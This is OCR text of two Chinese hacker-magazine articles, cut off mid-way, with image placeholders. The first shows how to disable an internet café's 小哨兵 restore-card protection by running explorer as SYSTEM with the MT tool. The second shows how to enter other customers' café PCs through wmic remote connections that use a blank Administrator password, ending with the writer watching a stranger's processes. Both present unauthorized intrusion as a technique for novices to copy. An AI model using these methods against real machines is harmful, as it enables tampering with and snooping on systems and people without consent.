


图4

三、战斗开始

我所在的这家网吧使用的是小哨兵V9.10，那今天就拿它开刀吧。首先要运行cmd，我写了一个批处理文件（图3），验证一下mt能否正常运行，还好cmd以system权限运行了（图4）。





图5

下面就是让explorer.exe以system权限运行了。先终止explorer.exe的进程，再在cmd下使用mt重建，命令如下mt -su explorer.exe。好了，explorer也以system权限运行了（图5）。试着卸掉还原卡，然后重启。说实话，当开机我看到“小哨兵”几个字时，还以为失败了呢，不过当我看到桌面上的图片时，我知道我成功了（图6）。再来看看“控制面板”，小哨兵果然被卸掉了。不过当打开“任务管理器”时，你还是可以看到小哨兵的进程，但是没关系，它只不过是挂名而已，已经不起半点作用了。


图6

四、尾声

记得论坛上有人问mt在运行时会出现“拒绝访问”之类的语句，从而运行失败。我在网上查了一下，说是mt要以管理员权限运行。本文没有太多的技术含量，只是提供一个新思路而已，我们小菜在学习的过程中要勤于思索，勤于动手，活学活用，才能举一返三，把知识学得更扎实。本文若有什么不对之处还望诸位能够予以指正。

（本文所涉及到的MT已收录到光盘中）

文章难易度：★★

文章重点：使用wmic查看对方主机登录对方信息，利用Remoxec远程执行命令

入侵内网我们换个思路

练兵@皇陵

在前几期的黑客X档案里介绍了一些网吧（内网）入侵的内容，就是使用Windows帐号密码读取工具，先读出本机保存的帐号密码，然后利用recton2.5进行连接的那篇文章。我个人认为该文介绍的方法都是在最理想的情况下进行的，倘若环境稍微变化了可能就无法使用了。因此，下边我为各位介绍一个新的利用方法。

我们新疆乌鲁木齐这边的网吧，感觉比杂志上出现的那些网吧似乎要安全的多，至少我所去过的所有网吧里没有哪一家有arp欺骗漏洞，至少都使用**arp -s 192.168.0.1 mac**类似的进行了网关的绑定，更有甚者把网吧所有的主机全部都进行了绑定。像以前杂志里介绍的zxarps、p2p终结者、QQ第六感之类的工具没有一个可以使用的。另外，客户机也都是进行过相应的优化以及安全设置，小菜们最喜爱的弱口令之类的是根本不存在的。开始的时候我本想入侵计费主机的，可是难度太高，计费主机采用软件与数据库（mysql）分离机制，且数据库服务器还有访问控制，禁止除了计费机之外的任何主机连接，郁闷啊。虽然要破对方的访问控制不难，但是要在不影响正常工作的情况下进行破解，就几乎不太可能了。要知道，数据库服务器只能扫描到mysql的3306端口，要是有0DAY漏洞利用工具就好了，呵呵，可惜只是白日做梦！既然入侵不了服务器那我们就尝试入侵客户机吧。

这个入侵的思路是我在上课时无聊至极的时候在CMD里输入help找到的（我平时没事喜欢在cmd里面看各个命令的使用方法，也算是一种复习吧），无意间看到了wmic命令，大脑快速的搜索了下没有此命令，赶紧看下命令帮助（图1）。




图1

根据帮助信息，这个命令可以用来管理远程计算机。仔细研究了一番，掌握了一些简单的命令参数，比如process可以查看系统的进程，share可以查看共享，os可以查看系统版本信息，不过这些并不是我最想要的，我想要的是远程执行，有了它就万事ok了！但是里面唯一一个看似可以执行命令的参数job，我却怎么输入都是错误。没办法，只好又在网上搜索了一下，也没有关于wmic job的示范，几乎都是直接把wmic的帮助放到了网页里的。




图2



图3




图4

不管了，尝试使用这个连接看看吧，我使用的命令如下。在命令提示符中输入wmic，等它安装完成后会得到一个“wmic:root\cli>”提示符，接着输入**/node:"wb033" /password:"" /user:"Administrator"**，如果没有什么错误提示的话，就是成功了。然后就可以执行命令了，例如process列出进程，可以看到那个家伙正在玩魔兽（图2）。

